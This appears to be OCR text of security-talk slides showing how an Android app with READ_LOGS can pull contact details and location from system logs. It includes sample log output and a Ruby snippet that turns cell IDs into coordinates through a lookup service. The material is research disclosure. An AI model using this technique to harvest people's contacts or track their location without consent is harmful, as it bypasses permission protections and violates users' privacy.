
READ_CONTACTS WITH READ_LOGS

```
D/HtcViewContactDetailActivity( 518): buildEntries sLabel: Call mobile
D/HtcViewContactDetailActivity( 518): buildEntries sData: 4156666666
...
D/HtcViewContactDetailActivity( 518): buildEntries sLabel: null
D/HtcViewContactDetailActivity( 518): buildEntries sData: Firstname Lastname
...
D/HtcViewContactDetailActivity( 518): buildEntries sLabel: Email home
D/HtcViewContactDetailActivity( 518): buildEntries sData: blackhat@mylookout.com
```

ACCESS_COARSE_LOCATION WITH READ_LOGS

```
/dev/log/main:
D/NetworkLocationProvider(   71): onCellLocationChanged
[LAC,CELLID]

V/LocationManagerService(   89): CdmaCellLocation latitude:
37.781666666666666 longitude: -122.39555555555556

I/ClockWidget( 182): onReceiverWeatherData~ data:type: 1,
param1: , param2: , update: Sun Jul 25 19:22:33 America/
Los_Angeles 2010, param2: , curTempC: 16, curTempF: 61,
curConditionId: 03, fstName: [Sun, Mon, Tue, Wed, Thu],
fstDate: [7/25/2010, 7/26/2010, 7/27/2010, 7/28/2010,
7/29/2010], fstConditionId: [03, 04, 02, 02, 02], fstHighTempC:
[22, 22, 22, 24, 24], fstHighTempF: [71, 72, 72, 75, 75],
fstLowTempC: [13, 12, 12, 12, 13], fstLowTempF: [56, 54, 54,
54, 56], curLocLat: 37.787392, curLocLng: -122.392922,
curLocLatTrim: 37.787, curLocLngTrim: -122.392, curLocName:
San Francisco, curLocState: California, curLocCountry: United
States, curLocTimezoneId: America/Los_Angeles

/dev/log/radio:
D/RILJ    (  204): [1274]< OPERATOR {AT&T, , 310410}
D/RILJ ( 144): [0098]< REGISTRATION_STATE {1, 0xCELLID,
0xLAC, 9, null, null, null, null, null, null, null, null, null}
```


RESOLVING LOCATION




```
require 'httparty'

class CellLocator
   def self.request(mcc, mnc, lac, cellid)
    response = HTTParty.get('http://cellid.labs.ericsson.net/json/lookup',
      :query => {
        :key => 'MY_API_KEY', :base => 10,
        :mcc => mcc, :mnc => mnc, :lac => lac, :cellid => cellid
    })
    return response["position"]
  end
end
```

ACCESS_FINE_LOCATION WITH READ_LOGS

